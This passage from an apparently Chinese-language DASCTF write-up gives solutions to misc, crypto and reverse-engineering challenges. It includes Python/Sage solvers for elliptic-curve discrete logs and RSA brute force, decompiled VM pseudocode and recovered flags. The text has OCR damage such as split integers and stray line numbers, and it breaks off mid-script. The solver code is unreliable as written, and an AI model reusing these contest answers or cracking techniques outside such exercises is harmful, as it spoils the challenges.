HyhOpOensvbqDhIkr4ptTItj5Z9+ZFUsshKo7nJk8zk1z2sr/OBspn0MymxOIcnUqdNZeAbL2xaJnBv
```

```
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
uUAqO"

dec = decrypt_aes_cbc_128(key = b"1234567890abcdef", ciphertext =
b64decode(cipher))

print(dec)
with open("output.txt", "wb") as f:
    f.write(dec)
```

3.5 不一样的数据库_2

😅上来给个带密码的压缩包是吧，压缩包尾有个 this is the 6 number，但不是密码


牛魔的原来是又要爆，和出题人爆了

密码好像是 753951

行我再看看（

二维码扫出来貌似是 NRF@WQUKTQ12345&WWWF@WWWFX#WWQXNWXNU

哈哈原来是 ROT13，米斯克真是太有趣了😅



所以 Master Password 是 AES@JDHXGD12345&JJJS@JJJSK#JJDKAJKAH，丢进 Keepass，从历史记录里拿到


U2FsdGVkX19b8+5VNKEZZNDJ3+c9CF1jgT3SklgHNT3xAwaQ715ViiDYdwJsmYbuFhWqLhf9K44j1/gnlyMuFw==

一眼 OpenSSL，有个用户叫 passisDASCTF，于是用 DASCTF AES 解密得到 flag。

3.6 So much

本题疑似大量参考https://blog.csdn.net/qq_42880719/article/details/120271611中的 encrypted ad1， 思路非常相似

一眼看到文件名 base64，解密之后得到 `shift!`， 尝试用 ftk 打开文件，密码输入 `shift!` 发现错误，打开十六进制编辑器：



1234567 也不对，考虑 shift + 1234567

提示了是 `!`， `!` 是 `shift+1` 所以以 `!` 作为 `1` 得到 `!@#$%^&`

成功解密后得到很多文件：

105.crypto	8	Regular File	2021/8/5 8:19:45
106.crypto	8	Regular File	2021/8/5 8:20:35
107.crypto	8	Regular File	2021/8/5 8:20:35
108.crypto	8	Regular File	2021/8/5 8:19:45
109.crypto	8	Regular File	2021/8/5 8:19:45
11.crypto	8	Regular File	2021/8/5 8:19:45
110.crypto	8	Regular File	2021/8/5 8:19:45
111.crypto	8	Regular File	2021/8/5 8:19:45
112.crypto	8	Regular File	2021/8/5 8:19:45
113.crypto	8	Regular File	2021/8/5 8:19:45
114.crypto	8	Regular File	2021/8/5 8:20:35
115.crypto	8	Regular File	2021/8/5 8:20:35
116.crypto	8	Regular File	2021/8/5 8:19:45
117.crypto	8	Regular File	2021/8/5 8:19:45
118.crypto	8	Regular File	2021/8/5 8:20:35
119.crypto	8	Regular File	2021/8/5 8:19:45
12.crypto	8	Regular File	2021/8/5 8:20:35
120.crypto	8	Regular File	2021/8/5 8:19:45
121.crypto	8	Regular File	2021/8/5 8:19:45
122.crypto	8	Regular File	2021/8/5 8:20:35
123.crypto	8	Regular File	2021/8/5 8:20:35
124.crypto	8	Regular File	2021/8/5 8:19:45

沿着上面博客的思路注意到 修改时间 只有两种，十分反常，加上文件数正好为 344（/8=43），考虑以修改时间作为二进制中的 0 和 1，转 ASCII 即可得 flag。

---

4 - Crypto

4.1 TH_Curve

就跟 BabyCurve 一样的子群爆破。唯一的麻烦之处是要搜索得到 TH_Curve 如何转换成标准 weierstrass 形式（不然算不出 order），
http://hyperelliptic.org/EFD/g1p/data/twistedhessian/coordinates，然后就出了

~~这题出题人的 ** 还在，bsgs 计算量不大，跑得很快，1 分钟出解~~

```
from Crypto.Util.number import *
from gmpy2 import *
from sage.all import *
from tqdm import tqdm, trange
# from secret import flag

def add_THcurve(P, Q):
    if P == (0, 0):
        return Q[:]
```

```
    if Q == (0, 0):
        return P[:]
    x1, y1 = P
    x2, y2 = Q
    x3 = (x1 - y1 ** 2 * x2 * y2) * pow(a * x1 * y1 * x2 ** 2 - y2, -1, p) % p
    y3 = (y1 * y2 ** 2 - a * x1 ** 2 * x2) * pow(a * x1 * y1 * x2 ** 2 - y2, -1, p) % p


    return x3, y3

def mul_THcurve(n, P):
    P = P[:]
    R = (0, 0)
    while n > 0:
        if n % 2 == 1:
            R = add_THcurve(R, P)
        P = add_THcurve(P, P)
        n = n // 2
    return R

p = 102975294035244031276406702006031846088440650659525368889
a = 2
G = (887993104509853390154313194461562069297171680798475206 5,410602423944994613445367374220249132061459168422954746 4)
Q = (678427862734095715128306624931678547788288819058287517 3,607860375996635422442897671656898067070279005187966179 7)

d = (a * G[0] ** 3 + G[1] ** 3 + 1) * pow(G[0] * G[1], -1, p) % p
print(f"{d = }")

Zmodp = Zmod(p)
R = PolynomialRing(Zmodp, 'x, y')
x, y = R.gens()

# 计算 a0, a1, a2, a3, a4, a6
a, d = Zmodp(a), Zmodp(d)
a0 = 1
a1 = -3 * (d / 3) / (a - (d / 3)**3)
a2 = -9 * (d / 3)**2 / ((a - (d / 3)**3) * (a - (d / 3)**3))
a3 = -9 / ((a - (d / 3)**3) * (a - (d / 3)**3))
a4 = -27 * (d / 3) / ((a - (d / 3)**3) * (a - (d / 3)**3) * (a - (d / 3)**3))
a6 = -27 / ((a - (d / 3)**3) * (a - (d / 3)**3) * (a - (d / 3)**3) * (a - (d / 3)**3))

# 创建 Weierstrass 曲线的方程
curve_eq = y**2 + a1*x*y + a3*y - (x**3 + a2*x**2 + a4*x + a6)
```

```
curve = EllipticCurve(curve_eq)
toweierstrass_u = (-3 / (a - d**3 / 27)) * G[0] / (d * G[0] / 3 - (-G[1]) + 1)
toweierstrass_v = (-9 / ((a - d**3 / 27) * (a - d**3 / 27))) * (-G[1]) / (d * G[0] / 3 - (-G[1]) + 1)
pG = curve(toweierstrass_u, toweierstrass_v)
toweierstrass_u = (-3 / (a - d**3 / 27)) * Q[0] / (d * Q[0] / 3 - (-Q[1]) + 1)
toweierstrass_v = (-9 / ((a - d**3 / 27) * (a - d**3 / 27))) * (-Q[1]) / (d * Q[0] / 3 - (-Q[1]) + 1)
pQ = curve(toweierstrass_u, toweierstrass_v)
print(f'{pG.order() = }')

def brealid_bsgs(a, b, p, zero):
    m = math.isqrt(p) + 1

    # print(f'{a = }')
    # print(f'{b = }')
    # print(f'{p = }')
    # print(f'{a * 49 = }')

    # 创建 baby steps
    baby_steps = {}
    cur = zero
    for j in trange(m):
        if cur[0] in baby_steps:
            print('Error')
        baby_steps[cur[0]] = j
        # print(j, cur)
        cur = cur + a

    # Giant steps
    a_m = a * (-m)
    cur = b
    for i in trange(m):
        x = cur[0]
        if x in baby_steps:
            return i * m + baby_steps[x]
        # print(i, cur)
        cur = cur + a_m

    return None  # 如果没有找到结果

equations = []
for base, n in factor(pG.order()):
    mod = base ** n
    mult = pG.order() // mod
    res = brealid_bsgs(pG * mult, pQ * mult, mod, pG * 0)
    equations.append([res, mod])
```

```
    print(f"key = {res} (mod {mod})")
remainders, moduli = map(list, zip(*equations))
secret = crt(remainders, moduli)
assert mul_THcurve(secret, G) == Q
print(f"{secret = }")
print(f"{long_to_bytes(secret) = }")

# secret = 525729205728344257526560548008783649
# long_to_bytes(secret) = b'e@sy_cuRvL_c0o!'
```

4.2 BabyCurve

首先猜测 b, c 很小和 a, d 一个量级，暴力可出

小子群 discrete_log 最后 crt 合并得到 key

出题人给了 1e16 级别的 discrete_log 真是看得起我家电脑，老师下次这种爆破我们家孩子不参加了

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-
import os
import hashlib
import math
from tqdm import trange, tqdm
from sage.all import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
# from secret import c, b, key, FLAG

def add_curve(P, Q, K):
    a, d, p = K
    if P == (0, 0):
        return Q
    if Q == (0, 0):
        return P
    x1, y1 = P
    x2, y2 = Q
    x3 = (x1 * y2 + y1 * x2) * pow(1 - d * x1 ** 2 * x2 ** 2, -1, p) % p
    y3 = ((y1 * y2 + 2 * a * x1 * x2) * (1 + d * x1 ** 2 * x2 ** 2) + 2 * d * x1 * x2 * (x1 ** 2 + x2 ** 2)) * pow(
        (1 - d * x1 ** 2 * x2 ** 2) ** 2, -1, p) % p
    return x3, y3

def mul_curve(n, P, K):
    R = (0, 0)
    while n > 0:
```

```
        if n % 2 == 1:
            R = add_curve(R, P, K)
        P = add_curve(P, P, K)
        n = n // 2
    return R

def AES_decrypt(encrypted, k):
    key = hashlib.sha256(str(k).encode()).digest()[:16]
    plaintext = AES.new(key, AES.MODE_CBC, bytes.fromhex(encrypted['iv']))
    plaintext = plaintext.decrypt(bytes.fromhex(encrypted['cipher']))
    return plaintext

a = 46
d = 20
p1 = 826100030683243954408990060837
K1 = (a, d, p1)
G1 = (560766116033078013304693968735, 756416322956623525864568772142)
P1 = (528578510004630596855654721810, 639541632629313772609548040620)
Q1 = (819520958411405887240280598475, 769069572569662447259245136 45)

for c in range(3000):
    if P1 == mul_curve(c, G1, K1):
        print(f'{c = }')
        break
for b in range(3000):
    if Q1 == mul_curve(b, G1, K1):
        print(f'{b = }')
        break

p = 770311352827455849356512448287
G = (584273268656071313022845392380, 105970580903682721429154563816)
P = (401055814681171318348566474726, 293186309252428491012795616690)
assert (G[1] ** 2 - G[0] ** 3 + c * G[0] - b) % p == 0
assert (P[1] ** 2 - P[0] ** 3 + c * P[0] - b) % p == 0

E = EllipticCurve(GF(p), [-c, b])
G = E.gens()[0]
P = E([401055814681171318348566474726, 293186309252428491012795616690])
order = E.order()
print(f'{order = }')

def brealid_bsgs(a, b, p, zero):
    m = math.isqrt(p) + 1

    # print(f'{a = }')
    # print(f'{b = }')
    # print(f'{p = }')
```

```
    # print(f'{a * 4 = }')

    # 创建 baby steps
    baby_steps = {}
    cur = zero
    for j in trange(m):
        if cur[0] in baby_steps:
            print('Error')
        baby_steps[cur[0]] = j
        # print(j, cur)
        cur = cur + a

    # Giant steps
    a_m = a * (-m)
    cur = b
    for i in trange(m):
        x = cur[0]
        if x in baby_steps:
            return i * m + baby_steps[x]
        # print(i, cur)
        cur = cur + a_m

    return None  # 如果没有找到结果

equations = []
for a, n in factor(order):
    mod = a ** n
    mult = order // mod
    # res = bsgs(P * mult, G * mult, mod, operation='+')
    res = brealid_bsgs(G * mult, P * mult, mod, G * 0)
    print(f"key = {res} (mod {mod})")
    equations.append((res, mod))
# equations = [
#     (4, 32),
#     (2, 7),
#     (345567, 1135963),
#     (1195492, 1249861),
#     (529755281800347, 2422101716392009),
# ]
remainders, moduli = map(list, zip(*equations))
key = crt(remainders, moduli)
assert G * key == P
print("key =", key)

encrypted = {'iv': 'bae1b42f174443d009c8d3a1576f07d6', 'cipher':
'ff34da7a65854ed75342fd4ad178bf577bd622df9850a24fd63e1da557b4b8a4'}
data = AES_decrypt(encrypted, key)
```

```
print("data =", data)
```

4.3 RSA_loss

沟槽的，很喜欢爆破题，一定是出题人想让我换电脑了

偷了实验室服务器跑，半个小时出结果

```
from Crypto.Util.number import *
from gmpy2 import *
from tqdm import trange, tqdm
from multiprocessing import Pool

c = 356435791209686635044593929546092486613929446770721636839137
p = 898278915648707936019913202333
q = 814090608763917394723955024893
n = p * q
newmb = b'X\xee\x1ey\x88\x01dX\xf6i\x91\x80h\xf4\x1f!\xa7"\x0c\x9a\x06\xc8\x06\x81\x15'
newm = bytes_to_long(newmb)

def single_task(ncnt):
    m = long_to_bytes(newm + ncnt * n)
    try:
        print(m.decode('ascii'))
    except:
        pass


# Must startswith DASCTF{
for flag_len in range(len(newmb), 60):
    flag_min = b'DASCTF{' + b'\x00' * (flag_len - 7)
    flag_max = b'DASCTF{' + b'\xff' * (flag_len - 7)
    ncnt_min = (bytes_to_long(flag_min) - newm) // n
    ncnt_max = (bytes_to_long(flag_max) - newm) // n

    with trange(ncnt_min + 1, ncnt_max + 1, desc=f'{flag_len=}') as bar, Pool(processes=48) as pool:
        results = pool.map(single_task, range(ncnt_min + 1, ncnt_max + 1))
        for _ in results:  # 每完成一个任务就更新进度条
            bar.update(1)

# DASCTF{o0p5_m3ssaGe_to0_b1g_nv93nd0}
```

4.4 TheoremPlus

威尔逊定理：素数 p 的 (p-1)! mod p = -1

同时很容易发现，除了 4, 合数 n 的 (n-1)! mod n = 0

因此这个 decode_e 等价于求 2 - len(primerange(2, e + 1))

```
from Crypto.Util.number import *
from gmpy2 import *
from tqdm import trange, tqdm
from sympy import sieve
# from secret import flag

def decode_e(e):
    # actually: return -count(primes in 1..e)
    cnt = 0
    with tqdm(total = e) as bar:
        bar.write("Wait until seive base are generated...")
        for p in sieve.primerange(e + 1):
            cnt += 1
            bar.n = p
            bar.update(0)
    return 2 - cnt
    # Special for 4, which returns 2

n = 187705757763466368571179897167001595565533086038273180135915872551983831293709078097607320119935427005292112007563541105393988003999714000040008980980912752842352258986988025555664168629757585354526246470170572866750784258147846826750126713843402670876048030509951075344810692792812132773712342727101952806477470333027730760946009175830384299696299481988413250803290818386811264561194154612469867451626875696808252964347569081111481657877681720001317046153140460059162233704295671429921927028888208370328501047019486587360105272612461995125955209950422058188561773105441789403437227568486589129460252996874345140299 51
c = 258790779025792144675425433590968680839470131482719453547385291988384720748230156019570062254278431642196776814815614635509921040005328196678259855168026051354723327064641444077610994124886918561235779786986029388011460964932540963723963173017423610986069707205143659182361726872549376886777646617305264036639348887350520719877049737334511616533477938103171283213668217836409054787547964509427423746034231858783227430477719346883327881645934413223101870357827419200001656065314892305663507614418940300476312751547567211262779079637656477632184011546599030893330339219869035663992853898486296710208212645852974835556 6
q = int(isqrt(n))
while not isPrime(q):
```

```
    q -= 1
p = next_prime(q)
n = p * q
phi = (p - 1) * (q - 1)
e = abs(decode_e(703440151))
# e = 36421873
print(f'{e = }')
d = inverse(e, (p - 1) * (q - 1))
flag = pow(c, d, n)
print(long_to_bytes(flag))

# b'DASCTF{Ot2N63D_n8L6kJt_f40V61m_zS1O8L7}'
```

---

5 - Reverse

5.1 sedRust_happyVm

第一阶段去皮后每三位处理输入，类似 base64 但是不换表

第二阶段每两位进行复杂加密，即题中提到的 vm

Src 变量是内存空间，该函数（40aba0）利用虚拟机机制做加密，首先通过定义如下的 VM Struct 优化逆向体验：

```
00000000 VM              struc ; (sizeof=0x420, mappedto_65)
00000000                                       ; XREF: sub_40B2E0/r
00000000 box             db 1024 dup(?)        ; XREF: sub_40B2E0+C0/r
00000000                                       ; sub_40B2E0+C8/r ...
00000400 wregs           dw 8 dup(?)           ; XREF: sub_40B2E0+B8A/w
00000400                                       ; sub_40B2E0+B93/w
00000410 cregs           db 8 dup(?)
00000418 fregs           db 8 dup(?)           ; XREF: sub_40B2E0+1B76/r
00000420 VM              ends
```

正过来看有些复杂，干脆倒过来看检查点，sub_40A800 中第一个 switch 的 case 7 是影响检查点的唯一处，sub_40A800 是一个递归调用的函数

```
void __fastcall sub_40A800(VM *this, unsigned __int8 op)
{
  char op_2_5; // al
  unsigned __int8 op_0_2; // di
```

```
  bool v5; // cl
  char v6; // al
  unsigned __int8 v7; // r8
  size_t v8; // rcx
  size_t v9; // rcx
  __int64 _op_0_2; // rax

// 这个函数把 8 位的 op 分成三段：第一段为高三位，第二段为中三位，第三段为低两位，并根据这三段进行运算

  op_2_5 = (op >> 2) & 7;
  op_0_2 = op & 3;
  if ( (op & 0x80u) != 0 )                      // 高三位 >= 2
  {
    switch ( op_2_5 )
    {
      case 0:
        this->fregs[0] += this->fregs[1];
        return;
      case 1:
        this->fregs[0] ^= this->fregs[1];
        return;
      case 2:
        sub_40A800(this, op_0_2 + 0xAC);
        sub_40A800(this, op_0_2 + 0xB8);
        sub_40A800(this, op_0_2 + 0x8C);
        sub_40A800(this, op_0_2 + 0x90);
        sub_40A800(this, op_0_2 + 0xB8);
        op = 0xB0;
        goto LABEL_15;
      case 3:
        v9 = this->wregs[(unsigned __int8)(((op & 0x20) != 0) | (2 * op_0_2))];
        if ( v9 >= 0x100 )
          index_out_of_bounds(v9, 0x100ui64, &off_442EC0);
        _op_0_2 = op_0_2;
        goto LABEL_20;
      case 4:
LABEL_15:
        v8 = this->wregs[(unsigned __int8)(((op & 0x20) != 0) | (2 * op_0_2))];
        if ( v8 >= 0x100 )
          index_out_of_bounds(v8, 0x100ui64, &off_442ED8);
        this->box[(unsigned __int64)op_0_2][v8] = this->fregs[0];
        return;
      case 5:
        _op_0_2 = op_0_2;
        v9 = this->fregs[0];
LABEL_20:
```

```
51          this->fregs[1] = this->box[_op_0_2][v9];
52          break;
53        case 6:
54          *(_WORD *)this->fregs = this->fregs[1];
55          break;
56        case 7:
57          sub_40A800(this, op_0_2 | 0xA4);
58          if ( this->fregs[0] )
59            ++this->fregs[4];
60          break;
61      }
62    }
63    else
64    {
65      v5 = (op & 0x20) != 0;
66      if ( (op & 0x40) != 0 )                       // 高三位为 1
67      {
68        switch ( op_2_5 )
69        {
70          case 0:
71            this->wregs[(unsigned __int8)(v5 | (2 * op_0_2))] = this->fregs[0];
72            break;
73          case 1:
74            this->fregs[0] = this->wregs[(unsigned __int8)(v5 | (2 * op_0_2))];
75            break;
76          case 2:
77            this->wregs[(unsigned __int8)(v5 | (2 * op_0_2))] = this->fregs[1];
78            break;
79          case 3:
80            this->fregs[1] = this->wregs[(unsigned __int8)(v5 | (2 * op_0_2))];
81            break;
82          default:
83            return;
84        }
85      }
86      else                                          // 高三位为 0
87      {
88        v6 = 4 * (op_2_5 == 1);
89        if ( (op & 0x20) != 0 )
90        {
91          this->fregs[2] |= op_0_2 << v6;
92        }
93        else
94        {
95          v7 = this->fregs[2];
96          this->fregs[1] += (v7 & (unsigned __int8)(0xF << v6)) << (6 - v6);
97          this->fregs[2] = v7 & (0xF0u >> v6);
```

```
      }
    }
  }
}
```

通过这一段分析可以基本确定此 VM 将一字节分为多段进行解释的范式，然而这个过程依然非常复杂，逆向耗时较长，考虑到第二阶段的处理是每两位进行，而每一位是 64*64，搜索空间可以接受，直接考虑 python 复现加密过程然后爆破解决：

```python
#!/usr/bin/env python3

from copy import deepcopy

saved_cregs = [0] * 8
saved_wregs = [0] * 8
saved_fregs = [0] * 8
saved_box = [

list(bytes.fromhex('2e5a7e1e4c493037aa0538ea00f6c5eb48ec990f3c6b8bb02571baac834a702bd50612fb21845669442224d68776983ef731365f4f6865288aafa0de26b51d9f55b38ea75e2cd7c24d1f5bd2dbab17fe7c0ab10189a1be7afa888cb2b657bda8c1e7d195b7a48d3bcd53f146c873544316349acb3a6a9cd0ef6007cc2abc80320bdcda7fdd276de4e18fe0d99475e37b14a2cecab447c0039d02e24bff5204596fd80c1a918510f9b950417df8c9a96745e5b8df2386f00ec778a54e97815ca640519039fc72290dd39377ae3fad614218c39e2f2dc4626679749b5d33cf6ef415fdee589220e8098213c66ca396bb630835e6e9191cf51b3dedbff2f36411d4')),

list(bytes.fromhex('7ccf2ec82409c9b4dfd37680aee64c3e83045694bdc71db1c39fb27e39603c6a18ec3d710c41a7bfe890d2375c821e310850d6f96d02ca42af2a788c49a67093eb15a4bafd2c65d711266e0d81d474b9797d5f0734c0da120aab5d2b21c43aede766b814448a67358b1f579ec53f849903cec66368db88eea37a51334097de4b4faafc616f32cdb791851a4ee06c9c5a8d0bb620170f4da187efd913a92f55ccbb9a5ee454ffe57bd8b55b23488f98f77305625943ea7fcb47ac75c1009df0b3530616f5dd9246d5fbf8a2271b4af16b86f6d12595e1e9be2d38f396c228fa581c3b8e9b30f4a8f2690e721945e35277fea02910bcaddc36d08922a5e201b064')),

list(bytes.fromhex('9a2696de92c251254940233781c312489b038915053595462190e8577aaae5755ae258e9fbc128cead2c702e5e9e19413c5cac590b66936a8329137353ba6faea8a45f444dc554d3fee30199568ca534d924f46d07c4644e0088b0eaf9329c506b84b4a0ec16a6dd8aa32f47602d43ff0c1c8565cbd17b7fc73fc8d8cd4c0d3671d0080467a11ed7779739b2fcf74f0ef34b42d276b578bf1dc9ab453a7e8f09796caf3e7238a2b3f5985d8beb55e7ef2b6202f6b7da1f30e6c6fadb5bb891ccf0878d9ddf7c20b1101886ee8ebb6982d41b0a52f26e9fbee4ed3d14e063f1b96822e1311adca7803bc01727cfa9bd7461117d06fd2a0f4a3394bcf8b6cad5d6')),

list(bytes.fromhex('c81e1f27707a832e998b2cd82ddecfbc372854b4e73c90c69eccbb0e3f65a72314b1f7785c0095321581ae6e9ff60502eb8d9b5fac0760d21bd9faa0b8a930790f503ba3b601934a1d6661ee56f2af82dd58916835334c4bd740d0c37de30b6794dfe5760d46c00aa5b5eca29
```

```
ac4b0b2d113591a5e6f88da16c5d42226714fffc936499262c1b32fc7be0c447319ed3e55ad8547
db21cee46a3aa61238fc6b45774e1c347557ca696c1018430851259dfbd653848efdd5bd8a80f4e
f2a7e6d29d39786e2eaa88ff3a4e9f87b03bff54d7409dc043198e1fe5224115ae85dabc27c4117
a19c8c207f5b3963e696bab9f164f006422bf9873dcb48cde08972b7aa'))
]

def load():
        global cregs, wregs, fregs, box
        cregs = deepcopy(saved_cregs)
        wregs = deepcopy(saved_wregs)
        fregs = deepcopy(saved_fregs)
        box = deepcopy(saved_box)

def save():
        global saved_cregs, saved_wregs, saved_fregs, saved_box
        saved_cregs = cregs
        saved_wregs = wregs
        saved_fregs = fregs
        saved_box = box

def a(op):
        op_0_2 = op & 3
        op_2_5 = (op >> 2) & 7
        op_5_6 = (op >> 5) & 1
        op_6_8 = (op >> 6) & 3

        assert op_6_8 <= 2
        if op_6_8 == 0:
                assert op_2_5 <= 1
                offset = 4 * op_2_5
                if op_5_6:
                        # print(f'fregs[2] |= {hex(op_0_2 << offset)}')
                        fregs[2] |= op_0_2 << offset
                else:
                        # print(f'fregs[1] += (fregs[2] & {hex(0xf << offset)}) << {(6 - offset)}')
                        fregs[1] += (fregs[2] & (0xf << offset)) << (6 - offset)
                        # print(f'fregs[2] &= {hex(0xf0 >> offset)}')
                        fregs[2] &= 0xf0 >> offset
        elif op_6_8 == 1:
                assert op_2_5 <= 3
                # src = f'fregs[{op_2_5 >> 1}]'
                # dst = f'wregs[{op_0_2 * 2 + op_5_6}]'
                if op_2_5 & 1:
                        # src, dst = dst, src
                        fregs[op_2_5 >> 1] = wregs[op_0_2 * 2 + op_5_6]
```

```
54                  else:
55                          # pass
56                          wregs[op_0_2 * 2 + op_5_6] = fregs[op_2_5 >> 1]
57                  # print(f'{dst} = {src}')
58          elif op_6_8 == 2:
59                  if op_2_5 == 0:
60                          # print(f'fregs[0] += fregs[1]')
61                          fregs[0] += fregs[1]
62                          fregs[0] &= 0xff
63                  elif op_2_5 == 1:
64                          # print(f'fregs[0] ^= fregs[1]')
65                          fregs[0] ^= fregs[1]
66                  elif op_2_5 == 2:
67                          a(0xac | op_0_2)
68                          a(0xb8 | op_0_2)
69                          a(0x8c | op_0_2)
70                          a(0x90 | op_0_2)
71                          a(0xb8 | op_0_2)
72                          a(0xb0 | op_0_2)
73                  elif op_2_5 == 3:
74                          # print(f'fregs[1] = box[{op_0_2}][wregs[{op_0_2 * 2 +
    op_5_6}]]')
75                          fregs[1] = box[op_0_2][wregs[op_0_2 * 2 + op_5_6]]
76                  elif op_2_5 == 4:
77                          # print(f'box[{op_0_2}][wregs[{op_0_2 * 2 + op_5_6}]]
    = fregs[0]')
78                          box[op_0_2][wregs[op_0_2 * 2 + op_5_6]] = fregs[0]
79                  elif op_2_5 == 5:
80                          # print(f'fregs[1] = box[{op_0_2}][fregs[0]]')
